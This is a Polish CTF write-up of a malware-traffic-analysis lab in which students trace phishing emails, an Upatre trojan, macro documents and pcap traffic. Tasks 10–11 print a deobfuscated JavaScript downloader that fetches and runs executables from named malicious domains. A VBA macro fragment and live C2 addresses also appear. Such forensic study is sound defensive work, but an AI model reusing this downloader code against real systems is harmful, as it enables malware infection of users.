

# CTF - Malware Traffic Analysis 5

---

**Autorzy:** Adrian Zalewski, Wiktor Zawadzki, Juliusz Kuzyka, Jakub Kuszner, Stanisław Kwiatkowski, Rafał Dadura

## Opis laboratorium

W pewnej firmie miał miejsce atak, naszym zadaniem jako analitycy SOC jest przeprowadzenie analizy powłamaniowej i odpowiedzenie na pytania zawarte na stronie CTF'a.

## Spis treści


- [Zadanie 1](#)
- [Zadanie 2](#)
- [Zadanie 3](#)
- [Zadanie 4](#)
- [Zadanie 5](#)
- [Zadanie 6](#)
- [Zadanie 7](#)
- [Zadanie 8](#)
- [Zadanie 9](#)
- [Zadanie 10](#)
- [Zadanie 11](#)
- [Zadanie 12](#)
- [Zadanie 13](#)
- [Zadanie 14](#)
- [Zadanie 15](#)
- [Zadanie 16](#)
- [Zadanie 17](#)
- [Zadanie 18](#)
- [Zadanie 19](#)
- [Podsumowanie](#)

## Zadanie 1

**Cel:** znaleźć nazwę złośliwego pliku, który znajduje się w mailu nr 1

Korzystamy z narzędzia *Encryptomatic*, służy ono do podglądu plików .msg czy .eml. Mail zawiera załącznik z plikiem .zip.

Invoice 24887024 from Lockman, Gorczany and Cole

From:	engineering@asahikosei.com
To:	arthur.stoyt@turkey-mania.com
Sent time:	06 Nov, 2015 9:48:35 AM
Attachments:	 dawning wall up.zip

Lockman, Gorczany and Cole

**Invoice**  
24887024

Due: 06/11/2015

Amount: **843.21 USD**

Dear Costomer,

Here's your invoice! We appreciate your prompt payment.  
When paying by check, please be sure to include the invoice numbers  
paid in the memo of your check.

If not paid within 10 days of due date, a 15% finance charge will apply.

**MessageViewer Online** lets you view e-mail messages in EML, MSG and winmail.dat (TNEF) formats. You can also access email file attachments.

Po pobraniu tego pliku, możemy zauważyć że w środku znajduje się plik wykonywalny (.exe).

**Odpowiedź:** 460630672421.exe

## Zadanie 2

**Cel:** Określić typ trojana.

W tym celu korzystamy z narzędzia *VirusTotal*, wrzucamy tam znaleziony w poprzednim zadaniu plik .exe.

61  
/ 70

Community Score

61 security vendors and no sandboxes flagged this file as malicious

0e3c8f8e4725db48bbd7c84a3cc748ea678fa645ac4e01cd540cb29023923360  
460630672421.exe  
peexe idle spreader

42.00 KB  
Size

2022-07-20 04:47:13 UTC  
5 months ago

EXE

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 15

Security vendors' analysis

Ad-Aware	Trojan.Upatre.Gen.1	AhnLab-V3	Trojan/Win32.Upatre.R167614
Alibaba	TrojanDownloader.Win32/Upatre.75614a...	ALYac	Trojan.Downloader.Upatre.gen
Antiy-AVL	Trojan/Win32.SGeneric	Arcabit	Trojan.D
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira (no cloud)	HEUR/AGEN.1230855	Baidu	Win32.Trojan.Kryptik.qs
BitDefender	Trojan.Upatre.Gen.1	BitDefenderTheta	Gen:NN.ZexaF.34806.cyW@a8yZu6j
Bkav Pro	W32.AIDetect.malware1	Comodo	Malware@#1wakwzz8ca0g8

Okazuje się, że nasz trojan należy do rodziny *Upatre*. *Trojan.Upatre* umożliwia złośliwemu pobranie oraz zainstalowanie dodatkowego złośliwego oprogramowania w dotkniętych systemach.

**Odpowiedź:** UPATRE

## Zadanie 3

**Cel:** Malware zainstalował dwa pliki o identycznym hashu (SHA256), jednak o różnych nazwach. Jaka jest wartość tego hashu?

W celu poznania wartości SHA256 skorzystamy z narzędzia do analizy hybrydowej *hybrid-analysis*. Wrzucamy tam nasz plik .exe i korzystamy z odpowiedzi zawartej w treści zadania, tzn. żeby zobaczyć raport z 2015 roku.

MALICIOUS

PDF

460630672421.exe

Analyzed on:

11/18/2015 10:43:33 (UTC)

Environment:

Windows 7 32 bit (EN)

Threat Score:

100/100

AV Detection:


75% Trojan.GenericKD

Indicators:

11 21 7

Network:





Następnie szukamy informacji o plikach zainstalowanych przez plik .exe. Taką informację możemy znaleźć w zakładce *Extracted Files*. Od razu możemy zobaczyć, że mamy tu do czynienia z dwoma plikami o różnej nazwie, ale o tej samej wartości SHA256.




## Extracted Files

[Report False-Positive](#)

### Malicious




#### hloxfesko.exe

[Download Disabled](#) [VirusTotal Report](#) [Hash Not Seen Before](#)

Size 612KiB (626176 bytes)  
Type PE32 executable (GUI) Intel 80386, for MS Windows  
AV Scan Result Labeled as "Trojan.GenericKD" (36/54)  
MD5 872993537ffacfd46e4ffef8f893328   
SHA1 49e9b8b8fec995fdf036510e0348cd2e0efa5897   
SHA256 d1818c3fbbb1f09d8998ad44d14ee9a4fbfae5a1bb58128c2ac077a06d7f84b9 

#### lDrlorjtSRMEMQq.exe

[Download Disabled](#) [VirusTotal Report](#) [Hash Not Seen Before](#)

Size 612KiB (626176 bytes)  
Type PE32 executable (GUI) Intel 80386, for MS Windows  
AV Scan Result Labeled as "Trojan.GenericKD" (36/54)  
Context %WINDIR%\lDrlorjtSRMEMQq.exe  
Additional Context New file  
MD5 872993537ffacfd46e4ffef8f893328   
SHA1 49e9b8b8fec995fdf036510e0348cd2e0efa5897   
SHA256 d1818c3fbbb1f09d8998ad44d14ee9a4fbfae5a1bb58128c2ac077a06d7f84b9 

**Odpowiedź:** d1818c3fbbb1f09d8998ad44d14ee9a4fbfae5a1bb58128c2ac077a06d7f84b9

## Zadanie 4

**Cel:** Sprawdzić, ile żądań DNS wykonał malware.

Dalej posługujemy się narzędziem *hybrid-analysis*, przechodzimy do zakładki *Network Analysis*, a następnie do zakładki *DNS Requests*, widzimy że malware dokonał 3 takich requestów.

## Network Analysis

[Report False-Positive](#)

### DNS Requests

[Login to Download DNS Requests \(CSV\)](#)

Domain	Address	Registrar	Country
stun.rixtelecom.se	-	-	-
stun.voiparound.com	77.72.169.211	-	 Netherlands
icanhazip.com	64.182.208.184	-	 United States

**Odpowiedź:** 3

## Zadanie 5

**Cel:** W pliku .xls (zdobytego z maila nr 2) znajdują się makra, podać najwyższy numer makra.

W tym celu korzystamy z skryptu `oledump.py`, który umożliwi nam przeanalizowanie pobranego z maila pliku.

```
(root@kali)-[/home/kali/Desktop/oledump_V0_0_71]
# python3 oledump.py Bill+Payment_000010818.xls
1:      104  '\x01CompObj'
2:      236  '\x05DocumentSummaryInformation'
3:      216  '\x05SummaryInformation'
4:     13218  'Workbook'
5:      615  '_VBA_PROJECT_CUR/PROJECT'
6:      131  '_VBA_PROJECT_CUR/PROJECTwm'
7: M   24051  '_VBA_PROJECT_CUR/VBA/Module1'
8: M   25828  '_VBA_PROJECT_CUR/VBA/Module2'
9:      5853  '_VBA_PROJECT_CUR/VBA/_VBA_PROJECT'
10:     2278  '_VBA_PROJECT_CUR/VBA/___SRP_0'
11:      642  '_VBA_PROJECT_CUR/VBA/___SRP_1'
12:     1244  '_VBA_PROJECT_CUR/VBA/___SRP_2'
13:      264  '_VBA_PROJECT_CUR/VBA/___SRP_3'
14:      812  '_VBA_PROJECT_CUR/VBA/___SRP_4'
15:      204  '_VBA_PROJECT_CUR/VBA/___SRP_5'
16:      622  '_VBA_PROJECT_CUR/VBA/dir'
17: m      992  '_VBA_PROJECT_CUR/VBA/Лист1'
18: m      992  '_VBA_PROJECT_CUR/VBA/Лист2'
19: m      992  '_VBA_PROJECT_CUR/VBA/Лист3'
20: M     1458  '_VBA_PROJECT_CUR/VBA/ЭтаКнига'
```

Literą "M" oznaczone są makra, najwyższym taki numerem, gdzie występuje "M", jest 20.

**Odpowiedź:** 20

## Zadanie 6

**Cel:** Podać url strony, skąd marko Excela próbowało pobrać plik.

Korzystamy ponownie z narzędzia *VirusTotal*, wrzucamy nasz plik .xls, następnie przechodzimy do zakładki *Behavior*, nieco poniżej znajduje się *HTTP Requests*. Znajdziemy tam szukany URL.

### Activity Summary

 Matches rule **MALWARE-CNC DNS Fast Flux attempt** from Snort registered user ruleset  
↳ trojan-activity

### Network Communication ⓘ

#### HTTP Requests

+ <http://advancedgroup.net.au/~incantin/334g5j76/897i7uxqe.exe>

**Odpowiedź:** <http://advancedgroup.net.au/~incantin/334g5j76/897i7uxqe.exe>

## Zadanie 7

**Cel:** Jak nazywa się obiekt użyty do zdobycia danych z pobranego URL?

Ponownie korzystamy z *hybrid-analysis*. Żeby znaleźć tak owy obiekt musimy przeanalizować makra. Wybieramy raport z 2015 roku i szukamy zakładki *Contains Embedded VBA marcos*, szukamy linijek które

odpowiadają za tworzenie obiektów. Napotkany kilka takich linijek, ale uwagę głównie przykuwa poniższa fraza zaznaczona na czerwono:

#### Contains embedded VBA macros

```

details End If
Exit Function
divide_item_error:
divide_item = ""
End Function
Public Function is_item(s As String, para As String, itemO As String) As Boolean
Set ua_ea_uk = CreateObject("Shell.Application")
Dim p%, l%
Set read_same_ch_from3 = CreateObject("Microsof" + zilibobe + ".XMLH" + UCase(zilibobe) + "TP")
Set root_order4 = CreateObject("Adodb.S" + zilibobe + "ream")
Set string_ty_pe4 = CreateObject("WScrip" + zilibobe + ".Shell").Environment("Process")
Exit Function
If InStr(1, s, "", 0) = 0 And InStr(1, s, "", 0) = 0 And _
source Static Parser
relevance 10/10

```

Po krótkim googlowaniu okazuje się, że istnieje taki obiekt jak *Microsoft.XMLHTTP*, zatem to jest nasza odpowiedź.

**Odpowiedź:** *Microsoft.XMLHTTP*

## Zadanie 8

**Cel:** znaleźć plik zapisany do folderu temp.

Tę informację możemy ponownie znaleźć w narzędziu VirusTotal, w zakładce gdzie są akcje rejestru (Registry Actions).

Registry actions ⓘ
<b>Registry Keys Set</b>
+ <HKCU>\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
+ <HKCU>\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
+ <HKCU>\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet
+ <HKCU>\Software\Microsoft\Windows\ShellNoRoam\MUICache\%\TEMP%\tghttp.exe
+ <HKCU>\Software\Microsoft\Windows\ShellNoRoam\MUICache\<SYSTEM32>\ntvdm.exe
+ <HKLM>\SYSTEM\CURRENTCONTROLSET\HARDWARE PROFILES\CURRENT\Software\Microsoft\windows\CurrentVersion\Internet Settings\ProxyEnable
+ <HKLM>\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Common Desktop
+ <HKLM>\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Common Documents
+ <HKLM>\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles
+ <HKLM>\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\VBAFiles

**Odpowiedź:** *tghttp.exe*

**Cel:** Mail nr 3: Znaleźć FQDN (*Fully Qualified Domain Name*) użyte przez atakującego.

Po wrzuceniu maila do *VirusTotal* możemy zobaczyć z jakimi domenami DNS połączony jest nasz plik.

Pierwsza domena pasuje do naszej odpowiedzi, samą domenę możemy znaleźć też w pliku załączonym do maila nr 3. Odwołań do tej domeny jest sporo, poniżej znajduje się jedno z nich


**Odpowiedź:** [jpmmotos.pt](http://jpmmotos.pt)

**Cel:** Email 4: Ile FQDN znajduje się w złośliwym pliku js?

W *Encryptomatic* możemy zobaczyć że treść emaila nr 4 nakłania użytkownika aby pobrał paczkę z rzekomą fakturą.

File: c41-MTA5-email-04.eml 3618 bytes

You have received a new fax, document 000497762

From:	Interfax Service <incoming@interfax.net>
To:	arthur.stoyt@turkey- mania.co
Sent time:	06 Nov, 2015 9:05:52 PM
Attachments:	 fax000497762.zip

You have a new fax!

Please, download fax document attached to this email.

Scanned by: Eric Decker  
Filename: fax000497762.doc  
Pages number: 7  
Scan quality: 100 DPI  
Date: Fri, 6 Nov 2015 07:00:44 +0300  
Filesize: 228 Kb  
Processed in: 44 seconds

Thanks for choosing Interfax!

Gdy uruchomimy plik .js, to nie zobaczymy niestety żadnego FQDN, dlatego że kod został zaobfuskowany. Różne analizery wykazały obecność jedynie jednej domeny, jednak ta odpowiedź jest nieprawidłowa, zatem musimy dokonać deobfuskacji kodu, korzystamy zatem z narzędzia *de4js*. Wklejamy zobfuskowany kod i wybieramy opcję *Eval*. Otrzymujemy poniższy kod:

```
var b = "kennedy.sitoserver.com nzvincent.com abama.org".split(" ");
var ws = WScript.CreateObject("WScript.Shell");
var fn = ws.ExpandEnvironmentStrings("%TEMP%") + String.fromCharCode(92) +
"799755";
var xo = WScript.CreateObject("MSXML2.XMLHTTP");
var xa = WScript.CreateObject("ADODB.Stream");
var ld = 0;
for (var n = 1; n <= 3; n++) {
    for (var i = ld; i < b.length; i++) {
        var dn = 0;
        try {
            xo.open("GET", "http://" + b[i] + "/counter/?id=" + str +
"&rnd=309034" + n, false);
            xo.send();
            if (xo.status == 200) {
                xa.open();
                xa.type = 1;
                xa.write(xo.responseBody);
                if (xa.size > 1000) {
                    dn = 1;
                    xa.position = 0;
                    xa.saveToFile(fn + n + ".exe", 2);
                }
            }
        } catch (e) {}
        ld = i + 1;
    }
}
```



```
        try {
            ws.Run(fn + n + ".exe", 1, 0);
        } catch (er) {};
    };
    xa.close();
};
if (dn == 1) {
    ld = i;
    break;
};
} catch (er) {};
};
};
```

Jak widzimy zmienna *b* zawiera wszystkie FQDN i jest ich razem 3.

**Odpowiedź:** 3

## Zadanie 11

**Cel:** jak nazywa się obiekt odpowiadający za obsługiwane i czytanie plików.

Korzystamy z deobfuskowanego kodu powyżej, jedynym obiektem który obsługuje i odczytuje pliki jest ADODB.Stream.

```
var xa = WScript.CreateObject("ADODB.Stream");
```

**Odpowiedź:** ADODB.Stream

## Zadanie 12

**Cel:** Dowiedzieć się jaki plik otworzyła ofiara (analiza pliku .pcap).

Co trzeba zrobić? Trzeba przeanalizować każdy email i przeanalizować ruch sieciowy zawarty w pliku .pcap. W celu analizy ruchu sieciowego skorzystamy z programu *Wireshark*. Rozpoczniemy od emaila nr 4, gdyż mamy podane wyżej jego DNSy (w kodzie js).

```
var b = "kennedy.sitoserver.com nzvincent.com abama.org".split(" ");
```


W programie Wireshark otwieramy nasz plik pcap. Zaczniemy od przeanalizowania pierwszej domeny tzn. "kennedy.sitoserver.com". Wybieramy Edytuj -> Znajdź Pakiet, wybieramy opcję String i wpisujemy kennedy.sitoserver.com. Od razu od razu znajdujemy odpowiedni pakiet, z DNS kennedy.sitoserver.com.

No.	Time	Source	Destination	Protocol	Length	Info
79	60.635958	10.3.66.103	10.3.66.255	NBNS	92	Name query NB WORKGROUP<1e>
80	61.401362	10.3.66.103	10.3.66.255	NBNS	92	Name query NB WORKGROUP<1e>
81	62.164799	10.3.66.103	10.3.66.255	NBNS	92	Name query NB WORKGROUP<1e>
82	62.929215	10.3.66.103	10.3.66.255	NBNS	92	Name query NB WORKGROUP<1e>
83	104.116065	10.3.66.103	255.255.255.255	DHCP	342	DHCP Inform - Transaction ID 0x333cf4b9
84	104.120514	10.3.66.103	10.3.66.255	NBNS	92	Name query NB WPAD<00>
85	104.183510	10.3.66.103	10.3.66.1	DNS	82	Standard query 0xfe6d A kennedy.sitoserver.com
86	104.233643	10.3.66.1	10.3.66.103	DNS	98	Standard query response 0xfe6d A kennedy.sitoserver.com A 174.121.246.162

Upewniliśmy się też, że pozostałe maile nie odwoływały się do kennedy.sitoserver.com, zatem użytkownik musiał otworzyć załącznik z maila nr 4, czyli poniższy zaznaczony na czerwono plik:

File: c41-MTA5-email-04.eml 3618 bytes

You have received a new fax, document 000497762

<b>From:</b>	<b>Interfax Service</b> <incoming@interfax.net>
<b>To:</b>	arthur.stoyt@turkey-mania.co
<b>Sent time:</b>	06 Nov, 2015 9:05:52 PM
<b>Attachments:</b>	 fax000497762.zip

**Odpowiedź:** fax000497762.zip

## Zadanie 13

**Cel:** znaleźć IP ofiary

Z racji tego że plik .pcap jest z komputera ofiary to przedstawia on ruch sieciowy związany z urządzeniem ofiary oraz pozostałymi uczestnikami ruchu, w zdecydowanej większości pakietów powtarza się IP 10.3.66.103, więc pewnie to jest adres ofiary. Jednak jest to zbyt niechlujne wytłumaczenie. Najlepiej jest spojrzeć np. na DNS request, widzimy że ofiara dokonuje zapytania DNS, a następnie dostaje odpowiedź (response), jak w poniższym przykładzie.

85	104.183510	10.3.66.103	10.3.66.1	DNS	82	Standard query 0xfe6d A kennedy.sitoserver.com
86	104.233643	10.3.66.1	10.3.66.103	DNS	98	Standard query response 0xfe6d A kennedy.sitoserver.com A 174.121.246.162

**Odpowiedź:** 10.3.66.103

## Zadanie 14

**Cel:** znaleźć nazwę maszyny ofiary

Zauważyliśmy że na samym początku pliku .pcap (początku ruchu sieciowego) pojawia się połączenie między 10.3.66.103 a 10.3.66.255 - połączenie to oparte jest na protokole NBNS, które rejestruje urządzenie STROUT-PC. Zatem zaatakowanym urządzeniem jest STROUT-PC.

3	3.225939	10.3.66.103	10.3.66.255	NBNS	110	Registration NB STROUT-PC<00>
4	3.226098	10.3.66.103	10.3.66.255	NBNS	110	Registration NB WORKGROUP<00>
5	3.226247	10.3.66.103	10.3.66.255	NBNS	110	Registration NB STROUT-PC<20>

**Odpowiedź:** STROUT-PC

## Zadanie 15

**Cel:** Jaki jest FQDN, który spowodował utworzenie złośliwego oprogramowania na komputerze ofiary?

Ten FQDN znaleźliśmy już de facto w zadaniu 12, jest to `kennedy.sitoserver.com`.

**Odpowiedź:** `kennedy.sitoserver.com`

## Zadanie 16

**Cel:** Znaleźć plik który jako pierwszy został zapisany do folderu Temp

Korzystamy z *hybrid-analysis* i wrzucamy tam plik .js. Uruchamiamy raport z 2017 roku i przechodzimy do zakładki *Creates a writable file in a temporary directory*. Widzimy że pierwszym utworzonym plikiem jest `7997551.exe`.

### Creates a writable file in a temporary directory

```
details "wscript.exe" created file "%TEMP%\7997551.exe"
        "wscript.exe" created file "%TEMP%\7997552.exe"
        "wscript.exe" created file "%TEMP%\7997553.exe"
source  API Call
relevance 1/10
```

**Odpowiedź:** `7997551.exe`

## Zadanie 17

**Cel:** Który klucz rejestru sprawdza istnienie tego malware'u?

Eksportujemy obiekty HTTP z Wiresharka, będą nas interesować tylko obiekty z `kennedy.sitoserver.com`, następnie sprawdzamy który obiekt ma hash md5 o wartości `35a09d67bee10c6aff48826717680c1c`, okazuje się że plik o końcówce 43 ma taki hash.

47f4105cd981857f9eb1a039b60fe72b3189890abdb93798af9326c532c93c8d

64 / 71

64 security vendors and 1 sandbox flagged this file as malicious

47f4105cd981857f9eb1a039b60fe72b3189890abdb93798af9326c532c93c8d  
Size: 453.50 KB  
2022-08-19 23:31:32 UTC  
4 months ago

toolbox-cmd.exe

peexe malware self-delete runtime-modules detect-debug-environment checks-network-adapters long-sleeps direct-cpu-clock-access spreader persistence


DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 13

Basic properties

MD5	35a09d67bee10c6aff48826717680c1c
SHA-1	ce1f0b7dfd91fec1dd0b9a539f7a2c12f2be39b2
SHA-256	47f4105cd981857f9eb1a039b60fe72b3189890abdb93798af9326c532c93c8d
Vhash	045046751d1510c1007005f00882c7z92zaafz
Authenticat	4a295c4a9851a0a50a084a3592a141f1275508052422a11302064a0a1080a2

Następnie korzystamy z disassemblera *Immunity Debugger* i szukamy `RegOpenKeyA`, który uruchamia poszczególny klucz rejestru, ustawiamy zatem w programie breakpoint poleceniem `bp RegOpenKeyA (1)` i

uruchamiamy program (2). W prawym dolnym rogu możemy zobaczyć wartość klucza rejestru (3).



Odpowiedź: 9a83a958-b859-11d1-aa90-00aa00ba3258

## Zadanie 18

**Cel:** Znaleźć IP serwera do którego malware wykonał żądanie POST.

W treści zadania mamy podane, że musimy przyjrzeć się bliżej plikowi, który ma hash MD5 o wartości: e2fc96114e61288fc413118327c76d93. Posłużymy się oczywiście wyeksportowanymi obiektami z Wiresharka oraz narzędziami: *VirusTotal* - w celu poznanania wartości MD5 plików oraz *hybrid-analysis* w celu detekcja serwera który wykonał żądanie POST.

Plik z końcówki 41 okazał się mieć wyżej podany hash, więc będziemy go analizować w *hybrid-analysis*.

Wrzucamy nasz plik oraz wybieramy raport *file.exe*, w którym już na samym początku znajdziemy informację o tym, że plik wykonuje żądanie POST, wystarczy jedynie znaleźć z jakiego IP wykonywane jest owo żądanie. W treści zadanie było również wspomniane że owe żądanie jest wykonywane do pliku *upload.php*.

## HTTP Traffic

Endpoint	Request	URL	Data
78.24.220.229:80	POST	78.24.220.229/upload.php	POST /upload.php HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 78.24.220.229 Content-Length: 228 Cache-Control: no-cache <a href="#">More Details</a>
92.38.190.32:80	POST	92.38.190.32/	POST / HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 92.38.190.32 Content-Length: 460 Cache-Control: no-cache <a href="#">More Details</a>
92.38.190.32:80	POST	92.38.190.32/	POST / HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 92.38.190.32 Content-Length: 460 Cache-Control: no-cache <a href="#">More Details</a>
92.38.190.32:80	POST	92.38.190.32/	POST / HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 92.38.190.32 Content-Length: 460 Cache-Control: no-cache <a href="#">More Details</a>

Żądanie POST do upload.php wykonało się tylko z jednego serwera: 78.24.220.229, zatem jest to nasza odpowiedź.

**Odpowiedź:** 78.24.220.229

## Zadanie 19

**Cel:** Podać adres IP serwera do którego malware zainicjował callback.

Uruchamiamy program *Wireshark*, zakładkę Conversations oraz TCP. Wywołany przez malware callback być może spowodował wysłanie z komputera ofiary jakichś plików, więc ten callback będziemy mogli poznać po wielkości wysłanych bajtów. Połączenie, które przesłało najwięcej bajtów danych było między komputerem ofiary a IP 109.68.191.31.

Conversation Settings		Ethernet · 4	IPv4 · 321	IPv6	TCP · 383	UDP · 448				
Name resolution	Absolute start time	Limit to display filter	Copy	Follow Stream...	Graph...	Protocol	Bluetooth	DCCP	Filter list for specific type	
Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B		
10.3.66.103	49167	109.68.191.31	80	1,861	1,204 MiB	10	940	56,699 KiB		
10.3.66.103	49176	148.251.80.172	443	1,500	1,025 MiB	19	868	951,129 KiB		
10.3.66.103	49158	174.121.246.162	80	1,394	997,830 KiB	1	701	42,281 KiB		
10.3.66.103	49166	148.251.80.172	443	1,057	929,211 KiB	9	397	25,088 KiB		
10.3.66.103	49421	192.241.179.166	80	327	282,782 KiB	236	120	8,670 KiB		
10.3.66.103	49448	205.185.216.10	80	93	74,297 KiB	262	34	2,729 KiB		
10.3.66.103	49422	192.241.179.166	80	91	63,366 KiB	237	42	6,035 KiB		
10.3.66.103	49289	93.184.215.200	443	101	58,813 KiB	120	52	3,644 KiB		
10.3.66.103	49455	74.125.226.185	80	63	53,748 KiB	269	23	1,692 KiB		
10.3.66.103	49504	172.226.103.54	80	66	50,926 KiB	314	28	3,624 KiB		
10.3.66.103	49520	184.51.144.120	80	58	46,821 KiB	328	22	1,632 KiB		
10.3.66.103	49169	23.218.210.155	80	62	40,083 KiB	12	30	2,139 KiB		
10.3.66.103	49393	23.218.210.155	80	62	39,767 KiB	209	30	2,139 KiB		
10.3.66.103	49524	74.125.226.176	443	57	36,783 KiB	331	27	2,280 KiB		
10.3.66.103	49162	74.125.226.176	443	56	36,669 KiB	5	27	2,274 KiB		

Gdy przyjrzymy się dokładniej tej konwersacji, stosując odpowiednie filtry wyświetlania, będziemy mogli zobaczyć również wykonanie złośliwego żądania HTTP GET.

ip.addr==10.3.66.103 && tcp.port==49167 && ip.addr==109.68.191.31 && tcp.port==80

No.	Time	Source	Destination	Protocol	Length	Info
1838	119.242292	10.3.66.103	109.68.191.31	HTTP	1022	GET /nxNmV7nwZvsV5vGSPZP3c7T52FNrx7I90ady%Zftrb3Bx2bc3MAJwfEc1zQtE241RQzPORPaZTUKGduex2fLTCU8ks7sowp
3851	124.692408	109.68.191.31	10.3.66.103	HTTP	1314	[TCP Previous segment not captured] Continuation
3854	124.693181	109.68.191.31	10.3.66.103	HTTP	1314	Continuation
3855	124.693242	109.68.191.31	10.3.66.103	HTTP	1314	Continuation
3856	124.693298	109.68.191.31	10.3.66.103	HTTP	1314	Continuation
3857	124.693361	109.68.191.31	10.3.66.103	HTTP	1314	Continuation
3859	124.693429	109.68.191.31	10.3.66.103	HTTP	1314	Continuation
3865	124.693893	109.68.191.31	10.3.66.103	HTTP	1314	Continuation
3866	124.693958	109.68.191.31	10.3.66.103	HTTP	1314	Continuation
3867	124.694088	109.68.191.31	10.3.66.103	HTTP	1314	Continuation
3871	124.731732	109.68.191.31	10.3.66.103	HTTP	1314	Continuation
3873	124.732483	109.68.191.31	10.3.66.103	HTTP	1314	Continuation
3874	124.732548	109.68.191.31	10.3.66.103	HTTP	1314	Continuation
3875	124.732606	109.68.191.31	10.3.66.103	HTTP	1314	Continuation
3876	124.732662	109.68.191.31	10.3.66.103	HTTP	1314	Continuation
3877	124.732721	109.68.191.31	10.3.66.103	HTTP	1314	Continuation
3879	124.732779	109.68.191.31	10.3.66.103	HTTP	1314	Continuation
3885	124.732774	109.68.191.31	10.3.66.103	HTTP	1314	Continuation

Frame 1838: 1022 bytes on wire (8176 bits), 1022 bytes captured (8176 bits) on interface c41-MTAS.pcap  
 Ethernet II, Src: Dell\_2d:90:81 (00:24:e8:2d:90:81), Dst: JuniperN\_ac:01:7d (78:19:f7:ac:01:7d)  
 Internet Protocol Version 4, Src: 10.3.66.103, Dst: 109.68.191.31  
 Transmission Control Protocol, Src Port: 49167, Dst Port: 80, Seq: 1, Ack: 1, Len: 968  
 Hypertext Transfer Protocol

02b0 31 72 32 31 31 54 67 47 08 5a 25 32 62 64 30 5a 1f21ITgG hZ%2bd0Z  
 02c0 78 6d 6b 52 4e 63 75 4f 61 32 66 72 35 54 4f 67 xmkRncuo a2fr510g  
